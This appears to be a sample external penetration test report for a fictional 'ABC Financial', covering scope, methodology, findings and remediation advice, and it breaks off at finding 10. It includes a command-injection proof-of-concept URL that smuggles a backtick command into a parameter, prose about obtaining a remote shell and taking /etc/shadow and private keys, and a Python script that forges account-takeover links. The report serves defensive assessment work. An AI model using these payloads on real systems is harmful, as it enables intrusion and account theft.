TrustFoundry

EXTERNAL NETWORK PENETRATION TEST

2019 – V1.0

January 1, 2019

TrustFoundry

TABLE OF CONTENTS

SUMMARY OF WORK PERFORMED

A network penetration test was performed on the ABC Financial, Inc. ("ABC Financial") environment. This effort simulated the activities of an internet-based attacker with no internal or privileged access to the environment. This assessment consisted of an external network penetration test, where TrustFoundry attempted to identify and exploit vulnerabilities in designated hosts and services on ABC Financial's perimeter.

The primary goal of both components was to breach the internal ABC Financial network and gain access to confidential resources.

The following 4 subnet ranges were provided by ABC Financial for the external network penetration test:

- 68.70.67.128/29
- 68.70.66.1/29
- 104.28.15.76/28
- 76.81.54.79/32

Using this list of IP addresses, the following live hosts were identified, and the following hostnames were enumerated:

IP Address	Hostname
68.70.67.128	www.abcfinancial.com
68.70.67.129	mail.abcfinancial.com
68.70.67.130	blog.abcfinancial.com
68.70.67.131	banking.abcfinancial.com
68.70.67.132	mysql.abcfinancial.com
68.70.67.133	dev.abcfinancial.com
68.70.67.134	cdn.abcfinancial.com
68.70.67.135	images.abcfinancial.com
68.70.66.1	crm.abcfinancial.com
68.70.66.3	files.abcfinancial.com
68.70.66.4	legacy.abcfinancial.com
68.70.66.5	community.abcfinancial.com
104.28.15.76	sftp.abcfinancial.com
104.28.15.78	auth.abcfinancial.com
104.28.15.80	alpha.abcfinancial.com

104.28.15.83	finance.abcfinancial.com finance2.abcfinancial.com
104.28.15.84	user.abcfinancial.com apps.abcfinancial.com
104.28.15.85	mc.abcfinancial.com
76.81.54.79	admin.abcfinancial.com

The assessment was completed during the following dates:

Date	Task
January 2, 2019	Kickoff Call
January 2, 2019	Testing Started
January 8, 2019	Testing Completed
January 10, 2019	Report Delivered

Methodology

Network Penetration Test Methodology

A Network Penetration Test is designed to identify vulnerabilities in a network which could negatively impact the organization if exploited by an attacker. Manual and automated assessment is conducted using a testing methodology based on expert knowledge, in combination with information provided by ABC Financial. Network testing is conducted in accordance with best practices and checklists developed over years of testing to ensure thorough coverage. TrustFoundry's Network Penetration Testing consists of the following phases:

- **Pre-Assessment** – TrustFoundry will request access to the systems in advance of the test and guide the customer through the testing process on a pre-assessment call.
- **Discovery** – The given address ranges will be searched for live hosts to use in further testing.
- **Enumeration** – Using resources such as DNS, Google, Bing, Shodan, and Yandex, TrustFoundry will look for information that exists that may be helpful to an attacker.
- **Target Profiling** – TrustFoundry will evaluate the systems to determine all listening services on each host.
- **Vulnerability Discovery** – TrustFoundry will examine the listening services to identify vulnerabilities that exist within those services.
- **Vulnerability Validation** – All identified vulnerabilities will be confirmed where possible to improve the accuracy of the report, and to provide simple reproduction steps where possible. Permission will be obtained before exploiting any vulnerabilities that present a high risk of yielding the target system unstable.
- **Reporting** – A report outlining all identified issues is prepared which focuses on presenting identified vulnerabilities in a manner which makes them effective to remediate.

In addition to a variety of open source tools, exploits, and utilities used on an as-needed basis, the following tools may be used when conducting a Network Penetration Test:

- Amass
- Backdoor Factory
- BlackSheepWall, Fierce, TheHarvester, Recon-NG and other open source intelligence tools
- BloodHound/SharpHount
- Burp Suite Professional
- CrackMapExec
- Covenant
- Hashcat
- Hydra
- Impacket tool suite
- iodine
- Metasploit Framework
- mimikatz
- Nessus Network Vulnerability Scanner
- Nikto
- Nmap
- Responder

- Datasets from previous breaches
- Empire
- ettercap
- Evil FOCA
- evilgenix2
- FOCA
- GoPhish
- GhostPack
- Search engines such as google.com, bing.com, shodan.io, censys.io
- SILENTTRINITY
- Social Engineering Toolkit
- Veil
- Watson
- ZMap

Executive Summary

ABC Financial's perimeter footprint was found to be reasonably secure. No sensitive services were exposed that did not serve a specific business purpose, and all web applications appeared to be protected by proper authentication and authorization, although due to the black-box nature of this assessment, TrustFoundry was unable to conduct in-depth analysis of each externally facing application.

Despite these positive practices, one critical and six high severity vulnerabilities were identified, all of which could lead to the compromise of confidential data and systems under the correct conditions. The critical severity finding allows users to inject and execute system commands on an application, which allows compromise of the server. The first high severity finding allows an attacker to read arbitrary files on the filesystem as a result of an XML processing weakness. All login pages, with the exception of Outlook Web App, did not enforce or allow SSL/TLS encryption, allowing suitably positioned attackers on the network to intercept plaintext usernames and passwords as they are transmitted to the applications. An attacker can then access these applications with the victim's user account, and if these credentials are used anywhere else, these accounts could be compromised as well. One login page allowed for username enumeration, which an attacker could leverage to obtain a list of valid usernames to develop more targeted attacks. Finally, one web server was identified running an unsupported version of PHP, which contains a known Remote Code Execution vulnerability that could be exploited to fully compromise the underlying server.

Medium-severity findings included a number of SSL/TLS configuration weaknesses, such as support for 3DES Ciphers, use of Self-Signed Certificates, and other weak cipher issues. These vulnerabilities could be exploited by attackers suitably positioned on the network to decrypt and read sensitive information as it passes between the servers and users.


Low-severity issues included various information disclosure vulnerabilities, such as leakage of private IP addresses in response headers, detailed error messages in application responses, and revealing platform version information in HTTP response headers. While these vulnerabilities present relatively little direct risk, they could still be useful to attackers in certain situations and should require fairly little effort to remediate.

The table below lists all listening ports and services enumerated by TrustFoundry during the engagement:

IP	Port	Protocol	Service Type	Identified Service	Identified Version
68.70.67.128	3389	tcp	ms-wbt-server	Microsoft Terminal Service	unknown


68.70.67.129	80	tcp	http-proxy	F5 BIG-IP load balancer http proxy	unknown
68.70.67.130	443	tcp	https	unknown	unknown
68.70.67.131	80	tcp	http-proxy	F5 BIG-IP load balancer http proxy	unknown
68.70.67.132	443	tcp	https	unknown	unknown
68.70.67.133	80	tcp	http-proxy	F5 BIG-IP load balancer http proxy	unknown
68.70.67.134	443	tcp	https	unknown	unknown
68.70.67.135	123	udp	ntp	NTP	v4
68.70.66.1	161	udp	snmp	Cisco SNMP service; ciscoSystems SNMPv3 server	unknown
68.70.66.3	21	tcp	ftp	Microsoft ftpd	Unknown
68.70.66.4	443	tcp	https	Apache	2.2
68.70.66.5	443	tcp	https	Apache	2.2
104.28.15.76	3389	tcp	ms-wbt-server	Microsoft Terminal Service	unknown
104.28.15.78	80	tcp	http-proxy	F5 BIG-IP load balancer http proxy	unknown
104.28.15.80	443	tcp	https	unknown	unknown
104.28.15.83	80	tcp	http	Microsoft HTTPAPI httpd	2.0
104.28.15.84	443	tcp	http	Microsoft HTTPAPI httpd	2.0
104.28.15.85	123	udp	ntp	NTP	v4
76.81.54.79	161	udp	snmp	Cisco SNMP service; ciscoSystems SNMPv3 server	unknown
76.81.54.79	21	tcp	ftp	Microsoft ftpd	unknown

The following graph shows the distribution of ports and services that were listening across all hosts:



The following chart shows the distribution of all findings in this report:

Severity	Count of Findings
Critical	1
High	7
Medium	3
Low	8
Informational	0



SUMMARY OF FINDINGS

Finding information in this report is presented in order of severity. Severity ratings are presented without the knowledge of the business risk that the vulnerabilities present to ABC Financial or its customers.

The following vulnerabilities were discovered during the External Network Penetration Test:

#	Finding	Severity
1	Command Injection	Critical
2	Improper Cryptography	High
3	SSL/TLS Connection Not Enforced	High
4	Out-of-Date Version of PHP in Use	High
5	Out-of-Date Version of Apache in Use	High
6	Clear-Text Protocols in Use	High
7	Self-Signed Certificate	Medium
8	SSLv3 Enabled	Medium
9	Out-of-Date Version of WordPress in Use	Medium
10	User Accounts Enumerable	Low
11	RC4 Cipher Suites Supported	Low
12	Configuration File Exposed	Low
13	IKE Supports Weak Hashing Algorithm	Low
14	TLS Certificate Signed With Weak Hashing Algorithm	Low
15	Platform Information Disclosed in HTTP Response	Low
16	Improper Caching Directives	Low
17	Strict Transport Security Policy Not Defined	Low

FINDINGS AND RECOMMENDATIONS

Specific details on individual vulnerabilities are provided in the sections below. Vulnerabilities are grouped according to the components of the assessment in which they were identified.

External Network Penetration Test

The external network penetration test simulated a zero-knowledge attacker with the primary goal of breaching the perimeter and accessing sensitive data on the ABC Financial network. During this assessment, TrustFoundry conducted two main phases of testing to identify potentially vulnerable services and exploit any high-severity vulnerabilities which could lead to system compromise. The following phases were carried out as part of this component:

Intelligence Gathering

TrustFoundry began the external network penetration test by attempting to passively gather as much information about the ABC Financial network as possible using publicly available tools and resources. TrustFoundry leveraged social media to gather a list of potential employee usernames with which to attempt to log into various services. Shodan and Censys, search engines which profile and catalog machines on the Internet, were also used to gather additional information about ABC Financial's perimeter footprint. Information was gathered about potential hosts using search engines, forward DNS records (via brute force), reverse DNS records, and information contained in TLS certificates. This information was used to identify hostnames that were not provided.

Public search engines such as Google and Bing were used to attempt to locate sensitive files that may have been accidentally exposed to the Internet. TrustFoundry also mined data breaches to identify ABC Financial password hashes and conduct offline password brute-forcing attacks against them.

After gathering the information above from passive resources, TrustFoundry began actively gathering intelligence by scanning all in-scope hosts using nmap, an open-source port scanning tool. After enumerating all listening services and ports on these hosts, TrustFoundry closely examined each service and attempted to confirm any suspected vulnerabilities through manual exploitation.

Exploitation

All services were individually reviewed and assessed for vulnerabilities using a commercial vulnerability scanner and manual analysis. As is common with an external network, there were many HTTP services exposed. TrustFoundry manually reviewed each

web service for vulnerabilities, including both application and platform-level issues. In many instances, web servers responded only with a default IIS welcome page or various 4xx errors. TrustFoundry used a combination of open-source and custom-developed scripts to attempt to enumerate exposed directories, resources, and application URLs on these web servers. When live web applications were found, TrustFoundry assessed all exposed attack surface, including both unauthenticated portions of the application as well as authenticated portions when accounts could be self-provisioned. Web applications were reviewed for injection attacks, session management issues, authorization and authentication issues, as well as all other classes of vulnerabilities defined in the OWASP Top 10.

One common way for an attacker to breach a perimeter network is through repeatedly guessing passwords for user accounts on external services. Using a list of known employees gathered during the Intelligence Gathering phase, TrustFoundry attempted to log into all authenticated services, such as Remote Desktop Protocol (RDP), FTP Microsoft Exchange, and other web applications using these employees' names and common passwords. In many cases attempts were limited to avoid locking out user's accounts. A brute force attack against the FTP services was also conducted, and the server eventually stopped responding, indicating that it is banning IP addresses after excessive failed logins. All attempts to authenticate with these services failed, indicating that there were no very easy to guess passwords across identified ABC Financial accounts.

After attempting to log in using generic credentials, TrustFoundry used the password hashes gathered during the Intelligence Gathering phase to attempt to identify re-used passwords. Nearly 60 passwords were successfully recovered using hashcat, an open-source password brute-forcing tool. These passwords were used to attempt to authenticate with all exposed services containing an authentication component, but ultimately no credentials recovered from these breaches were still valid, indicating that employees have updated their passwords since these public breaches occurred.

1. Command Injection

■ SEVERITY: CRITICAL

Finding Information

Command injection attacks are possible when an application passes unsafe user-supplied data to a system shell. The user-supplied parameters are used within operating system commands and are executed with the privileges of the vulnerable application.

The following proof-of-concept URL was used to validate the existence of command injection:

http://127.0.0.1/tools_vct.htm?page=tools_vct&hping=0&ping_ipaddr=1.1.1.1`uname%20-a`&ping6_ipaddr=

When the above URL is executed, the command is run, and the results of the command are returned in the response.




Figure 1: the "uname" command returns the operating system version

By executing python commands to open a remote TCP connection, a remote shell was obtained.




Figure 2: A remote shell connects giving the attacker system access as the "Ubuntu" user

The ubuntu user was added to the sudoers group, and also had full access to the system. By using this access, sensitive files such as password files (/etc/shadow), SSH private keys (/root/.ssh/id_rsa), and SSL certificates including private keys (/conf/epayment.pem) were obtained. Access to the internal network was also obtained. Internal network exploitation is outline in the Email Phishing component of this report, so no exploitation of the internal network was conducted.

Affected URLs

- http://127.0.0.1/tools_vct.htm - ping_ipaddr parameter

Impact

Command injection allows the execution of arbitrary commands on the host operating system. Since the application is running as a privileged user, an attacker can compromise the system.

Recommendations

Ideally, operating system calls should be avoided in web applications. If operating system calls do need to be used from user-supplied input, a trusted library should be used which prevents malicious characters from altering the structure of the command.

If a trusted library is not available, command injection attacks can be prevented by sufficiently validating user input. A default-deny regular expression, or "whitelist", should be used to filter all data before processing.

2. Improper Cryptography

■ SEVERITY: HIGH

Finding Information

A confirmation URL is emailed to new users requiring them to update their password. The encryption used for the password is not cryptographically strong. The registration code is encrypted using is a simple 'XOR' function of a static secret key applied to the user's email address and password. Simple XOR encryption functions with attacker-controlled plaintext (username and password) and attacker-observable ciphertext (the email link) can be reversed to derive the secret key. The intended function is that the enc value (which is the "registration code") contains "email<space>password" XOR "key" (repeated). TrustFoundry was able XOR the controlled plaintext (password) with the ciphertext (registration code) together to obtain the key. Now with the key, TrustFoundry can decode the registration code of other users, and also generate new registration codes for other users.




Figure 3: A reset email is sent

The following Python script exploits this vulnerability.

encrypt.py

```
import sys
asciiEmail = sys.argv[1]
xorKey = "5265706c6163656448657852657706c61636564486578"*100 #recovered XOR string
xorKey = xorKey[:len(asciiEmail)*2] #trim to match plaintext length
xorKey = int(xorKey, 16) #hex encode it
strhexEmail = asciiEmail.encode("hex") #
hexEmail = int(strhexEmail, 16)
#xor controlled plaintext with key to obtain ciphertext
print "Controlled output (ciphertext): " + str(hex(hexEmail ^
xorKey))[2:len(asciiEmail)*2+2]
print "Account compromise URL:\n" +
"https://107.170.68.146/registration/user/passverification.asp?enc=" +
str(hex(hexEmail ^ xorKey))[2:len(asciiEmail)*2+2]
```

Example usage (note that only an email address is encrypted)

```
$python encrypt.py alex.lauerman@trustfoundry.net
```

```
Controlled output (ciphertext):
466f7244656d6f5265706f7274466f7244656d6f5265706f7274
Account compromise URL:
https://107.170.68.146/registration/user/passverification.asp?
enc=466f7244656d6f5265706f7274466f7244656d6f5265706f7274
```

Affected URLs

- https://107.170.68.146/registration/user/passverification.asp

Impact

An unauthenticated attacker can exploit this vulnerability to compromise any user's account.

Recommendations

All encryption implementations within an application must use only industry approved cryptographically secure algorithms with strong key sizes. It's important to not use a stream cipher which has common implementation weaknesses. TrustFoundry recommends using at least AES in CBC mode.

3. SSL/TLS Connection Not Enforced

■ SEVERITY: HIGH

Finding Information

The site is accessible over plaintext HTTP without being redirected to HTTPS.

The affected site also contains a login page that does not allow connections encrypted with SSL/TLS. Usernames and passwords, as well as content on authenticated pages, are sent over the network in plain text.

Evidence

The following HTML snippet from the WordPress login page shows a login form which sends a POST request over HTTP:

```
<form name="loginform" id="loginform" action="http://www.abcfinancial.com/login/"
method="post">
```

Affected URL

- http://67.13.33.7/Account/LogOn?ReturnUrl=%2f
- http://training.abcfinancial.com/dmz/1%3A1%3Ao_login%3A1%3A0%3Aofo_%3Afid/
- http://76.15.4.25:412/Account/LogOn?ReturnUrl=%2f
- http://connect.abcfinancial.com/Account/LogOn?ReturnUrl=%2f

Impact

An attacker suitably positioned on the network could intercept credentials in a network sniffing attack. This could lead to total compromise of the application, as well as the underlying server. The attacker could permanently remove the use of SSL/TLS for the affected user, using an attack commonly performed using the tool sslstrip.

Recommendations

Redirect all attempts to access the site over plaintext HTTP to use HTTPS.

Enable SSL on the server and require SSL/TLS encryption for all sensitive pages and forms. Additionally, modify the application to set all session cookies with the “Secure” flag to ensure the user’s session cookie is always sent via an encrypted connection.

4. Out-of-Date Version of PHP in Use

SEVERITY: HIGH

Finding Information

The PHP version identified on the server was 5.3.29, which was released on August 14, 2014, and is no longer supported. This version contains a publicly known deserialization vulnerability (http://seclists.org/fulldisclosure/2015/Mar/140), which can result in remote code execution on the affected host in the correct conditions, although these conditions were not successfully identified on this host during testing.

Affected Host

- 216.18.79.41:80

Impact

Under specific conditions, an attacker could exploit this vulnerability to gain complete control of the underlying server and access any resources contained within it.

Recommendations

Apply the latest updates to ensure the services are not vulnerable to any known vulnerabilities. Adopt an update process which ensure that updates are regularly applied in the future.

Update all servers to the latest supported version of PHP. All versions of the PHP 5.3 branch have reached end-of-life, meaning no new security updates will be released. ABC Financial is encouraged to update to the latest supported version of PHP, which is currently 5.6.19 and was released on March 3, 2016.

Additional Information

- PHP - Supported Versions

5. Out-of-Date Version of Apache in Use

SEVERITY: HIGH

Finding Information

The Apache version identified on the server was 2.2.22, which were released January 31, 2012, and is no longer supported. This version has publicly known vulnerabilities, some examples of which are included in the list below:

- CVE-2014-0226 (Buffer Overflow)
- CVE-2014-8176 (DoS)
- CVE-2012-2110 (Buffer Overflow)

Affected Host

- 127.0.0.1:80

Impact

Under the correct conditions, an attacker could leverage these vulnerabilities to attack the server and gain access to user accounts and other potentially sensitive information. Note that many of the vulnerabilities in this version of Apache require certain conditions be met to be exploitable, such as the presence of various modules and configuration options. The affected host was specified by ABC Financial as being decommissioned and removed from scope of penetration testing, so TrustFoundry did not attempt to exploit these vulnerabilities manually.

Recommendations

Apply the latest updates to ensure the services are not vulnerable to any known vulnerabilities. Adopt an update process which ensure that updates are regularly applied in the future.

Update all servers to the latest supported version of Apache. The latest supported version of the Apache HTTPD 2.2 branch is 2.2.31, which was released July 15, 2015. See https://httpd.apache.org/security/vulnerabilities_22.html for more information.

Additional Information

- The Apache HTTP Server Project - httpd 2.2 vulnerabilities
- The Apache HTTP Server Project - httpd 2.4 vulnerabilities

6. Clear-Text Protocols in Use

■ SEVERITY: HIGH

Finding Information

A public-facing FTP server was identified in the environment. This service allows transmission of usernames and passwords in clear-text, which could be intercepted by an attacker.

Affected Host

- 124.12.17.15:21

Impact

Clear-text usernames and passwords can be intercepted by a suitably positioned attacker, who could then use these credentials to log into the FTP service and access potentially sensitive data.

Recommendations

Disable all clear-text protocols and instead use their encrypted counterparts. In this case, SFTP offers the same functionality as FTP and also encrypts all transmitted data using SSH.

7. Self-Signed Certificate

■ SEVERITY: MEDIUM

Finding Information

The server's TLS/SSL certificate is self-signed. Users have no way to verify the authenticity of the presented certificate. Using a self-signed certificate removes nearly all of the protections SSL is meant to provide.




Figure 4: The certificate is not signed by a trusted CA

Affected Services

- 127.0.0.1:443

Impact

This vulnerability is exploitable by any attacker who can perform a man-in-the-middle attack on the network traffic. An attacker who is able to perform a man-in-the-middle attack can intercept and modify any communications between the client and the server.

Recommendations

Obtain a valid certificate that is signed by a trusted certificate authority.

8. SSLv3 Enabled

■ SEVERITY: MEDIUM

Finding Information

The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other products, uses nondeterministic CBC padding, which makes it easier for man-in-the-middle attackers to obtain cleartext data via a padding-oracle attack, also known as the "POODLE" vulnerably. The following commands were used to verify that the server supported SSLv3.

```
openssl s_client -ssl3 -connect 127.0.0.1:443
CONNECTED(00000003)
…
```

Affected Services

- 127.0.0.4:443

Impact

An attacker with access to network traffic could exploit this vulnerability to obtain cleartext traffic (credentials and sensitive data) using a man-in-the-middle attack.

Recommendations

Disable SSL version 3. All modern browsers support TLSv1.0 and newer.

9. Out-of-Date Version of WordPress in Use

SEVERITY: MEDIUM

Finding Information

The WordPress version identified on the server is 4.3.1, which was released September 15, 2015 and has the following known vulnerabilities:

- CVE-2016-1564 (Cross-Site Scripting)
- Server-Side Request Forgery
- Open Redirect

Affected Host

- 127.0.0.2:80

Impact

Under the correct conditions, an attacker could leverage these vulnerabilities to attack users of the www.abcfinancial.com site and potentially gain access to sensitive information. The Cross-Site Scripting vulnerability in particular could be exploited by an attacker to compromise WordPress administrator accounts and gain access to the underlying server. TrustFoundry was not able to exploit this vulnerability, as the affected page requires administrative privileges to access.

Recommendations

Apply the latest updates to ensure the services are not vulnerable to any known vulnerabilities. Adopt an update process which ensure that updates are regularly applied in the future.

Upgrade the WordPress installation on the affected host to the latest supported version, which is currently 4.4.2. Additionally, ensure all themes and plugins are up-to-date, as they are a common source of additional vulnerabilities.

10. User Accounts Enumerable

